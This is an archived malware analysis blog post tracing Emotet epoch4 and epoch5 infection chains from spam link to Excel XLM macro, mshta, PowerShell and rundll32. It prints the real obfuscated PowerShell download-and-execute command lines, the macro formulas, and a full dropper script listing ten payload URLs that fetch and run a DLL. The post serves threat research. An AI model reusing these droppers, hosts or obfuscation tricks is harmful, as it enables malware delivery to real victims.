[QuickNote] Emotet epoch4 & epoch5 tactics


Published: 2022-01-23 · Archived: 2026-04-05 18:27:39 UTC

This article is based on samples collected by Mr. Brad Duncan through his excellent lab: 2022-01-20 (THURSDAY) – EMOTET EPOCH 4 AND EPOCH 5 INFECTIONS

Emotet epoch4:


The time of the initial infection in the pcap file (`2022-01-20-Emotet-epoch4-infection-with-spambot-activity.pcap`) is around `2022-01-20 19:37 UTC` , when the victim clicks on the link in the spam mail, they will access the address `mangaloresoundandlights[.]com` :

If the access is successful, the victim will be asked to download an Excel file similar to the image below (*this file will have a random name after each access. As in Mr. Brad Duncan's summary, the file he downloaded has file name:* `12772684608453.xls`):




Analyzing the downloaded xls file , this file uses XLM macro, when the victim opens and allows macro for executing, it will call `mshta.exe` to load the `fe2.html` file at the address `hxxp://0xb907d607` :


The host contains a hexadecimal representation of the IP address. Using CyberChef, I can converted the hexadecimal numbers to retrieve the real IP address: `185[.]7[.]214[.]7`



The pcap file has result similar to the following:




The above html file contains javascript, so `mshta.exe` will execute this script:




Javascript when executed will spawn Powershell process to download the `fe2.png` file at the same address. Based on the powershell command, it can be seen that the `png` file will also be a powershell script.

```
PROCESS: powershell [660]
FILE: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
CMDLINE: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"  -noexit $c1='({GOOGLE}
{GOOGLE}Ne{GOOGLE}{GOOGLE}w{GOOGLE}-Obj{GOOGLE}ec{GOOGLE}{GOOGLE}t N{GOOGLE}{GOOGLE}et{GOOGLE}.W
{GOOGLE}{GOOGLE}e'.replace('{GOOGLE}', ''); $c4='bC{GOOGLE}li{GOOGLE}{GOOGLE}en{GOOGLE}{GOOGLE}
t).D{GOOGLE}{GOOGLE}ow{GOOGLE}{GOOGLE}nl{GOOGLE}{GOOGLE}{GOOGLE}o'.replace('{GOOGLE}', '');
$c3='ad{GOOGLE}{GOOGLE}St{GOOGLE}rin{GOOGLE}{GOOGLE}g{GOOGLE}(''ht{GOOGLE}tp
GOOGLE}://185.7.214.7/fer/fe2.png''').replace('{GOOGLE}', '');$JI=($c1,$c4,$c3 -Join '');I`E`X
$JI|I`E`X
```


Looking at the pcap file:




Compare the content between the file provided by **Mr. Brad Duncan** and the file I downloaded:




Based on the content of the png file, it can be seen that this powershell script will iterate all the list of urls and try download payload and save it under the name `"C:\Users\Public\Documents\ssd.dll"`. If the download is successful, it will call `rundll32.exe` to execute `ssd.dll`.
I tried downloading the Dll from one of the urls in the `fe2.png` file:




In the pcap file, the result is similar to the following:



From the Dll file provided by **Mr. Brad Duncan** as well as the Dll file that I downloaded, it is easy to unpack the [emotet core Dll]:




With Emotet's core Dll unpacked, I can find and extract C2 configuration information as well as the keys used to encrypt traffic and verify data:




The results obtained are similar to the analysis at https://tria.ge/220121-wxp5xaafb2. As described by Mr. Brad Duncan, 33 minutes after the initial infection, the victim was turned into a spam-bot after being infected by the malware.


Emotet epoch5:

The time of the initial infection in the pcap file (`2022-01-20-Emotet-epoch5-infection-with-spambot-activity.pcap`) is around `2022-01-20 17:46 UTC` , when the victim clicks on the link in the spam mail, they will access the address `mt.yoshimax[.]net` :




At the time of blogging, this address is no longer accessible. Therefore, I will use the files that **Mr. Brad Duncan** provided for further analysis:





Analyze excel file: `2022-01-20-Emotet-epoch5-Excel-file.bin`. Similar to the above epoch4, its macro code is as follows:

```
FUSCATED EXCEL4/XLM MACRO FORMULAS:
 FullEvaluation      , SET.NAME(lll,cmd /c m^sh^t^a h^tt^p^:/^/0xb907d607/fer/fe1.html)
 PartialEvaluation   , =EXEC(cmd /c m^sh^t^a h^tt^p^:/^/0xb907d607/fer/fe1.html)
 End                 , HALT()
```



The javascript in the file `2022-01-20-Emotet-epoch5-fe1.html.txt` when executed will spawn powershell process to download the png file (*also a powershell script*):

```
PROCESS: powershell [3624]
FILE: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
CMDLINE: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"  -noexit $c1='({GOOGLE}
{GOOGLE}Ne{GOOGLE}{GOOGLE}w{GOOGLE}-Obj{GOOGLE}ec{GOOGLE}{GOOGLE}t N{GOOGLE}{GOOGLE}et{GOOGLE}.W
{GOOGLE}{GOOGLE}e'.replace('{GOOGLE}', ''); $c4='bC{GOOGLE}li{GOOGLE}{GOOGLE}en{GOOGLE}{GOOGLE}
t).D{GOOGLE}{GOOGLE}ow{GOOGLE}{GOOGLE}nl{GOOGLE}{GOOGLE}{GOOGLE}o'.replace('{GOOGLE}', '');
$c3='ad{GOOGLE}{GOOGLE}St{GOOGLE}rin{GOOGLE}{GOOGLE}g{GOOGLE}(''ht{GOOGLE}tp
{GOOGLE}://185.7.214.7/fer/fe1.png'') .replace('{GOOGLE}', '');$JI=($c1,$c4,$c3 -Join '');I`E`X
$JI|I`E`X
```


The content of the file `fe1.png` is as follows:

2022-01-20-Emotet-epoch5-fe1.png.txt


```
$path = "C:\Users\Public\Documents\ssd.dll";
$url1 = 'http://kastamonulezzetrehberi.com/cszc/EXnOJ/';
$url2 = 'http://papercrownillustrations.com/bvp9yk/iTD5WQoYxczIkJz/';
$url3 = 'http://rankwpfront.onrender.com/c6owf1/giybddDU5rk8vC/';
$url4 = 'http://phumyhungcorp.com/wp-content/jQubwvvu7BhEEctJJ/';
$url5 = 'https://primeanyalytics.com/Fox-SS/CICLU/';
$url6 = 'http://myshoppee.com/Fox-C404/UnJC7Wa7MtDCt/';
$url7 = 'http://23.254.231.129/urmeds4me.com/qb725b0/';
$url8 = 'http://geetanjaliconstructions.com/gallery_js/j0au/';
$url9 = 'http://markat.thinkgeniux.live/0hbg/fu5HRP6Gw/';
$url10 = 'https://matrockdrill.com/__MACOSX/TkKBmTWK8Xk/';

$web = New-Object net.webclient;
$urls =
"$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9,$url10".split(",");
foreach ($url in $urls) {
    try {
        $web.DownloadFile($url, $path);
        if ((Get-Item $path).Length -ge 30000) {
            [Diagnostics.Process];
            break;
        }
    }
    catch{}
}
Sleep -s 4;cmd /c C:\Windows\SysWow64\rundll32.exe
'C:\Users\Public\Documents\ssd.dll',AnyString;
```


Like above, this script also browses the urls to download the dll file and saves it as `sdc.dll`. Then, call `rundll32.exe` to execute the `sdc.dll` file saved at the path `"C:\Users\Public\Documents\ssd.dll"`.




Easily unpack to get [Emotet core Dll]:



With Emotet's core Dll unpacked, I can extract C2 configuration information as well as the keys used to encrypt traffic and verify data:




The results obtained are similar to the analysis at https://tria.ge/220123-j3vw5afeel. As described by Mr. Brad Duncan, 26 minutes after the initial infection, the victim was turned into a spam-bot after being infected by the malware.




Other notes:

I also observed another Emotet spam campaigns using octal representations of IP addresses, the malicious Excel file also uses XML macro to run the malware once the document is opened and enabled by victim.



With the help of CyberChef we can decode this IP address:



Refs:

- Emotet: Dangerous Malware Keeps on Evolving
- [RE019] From A to X analyzing some real cases which used recent Emotet samples
- How the new Emotet differs from previous versions
- OALabs – Emotet Analysis Note

Regards,

m4n0w4r
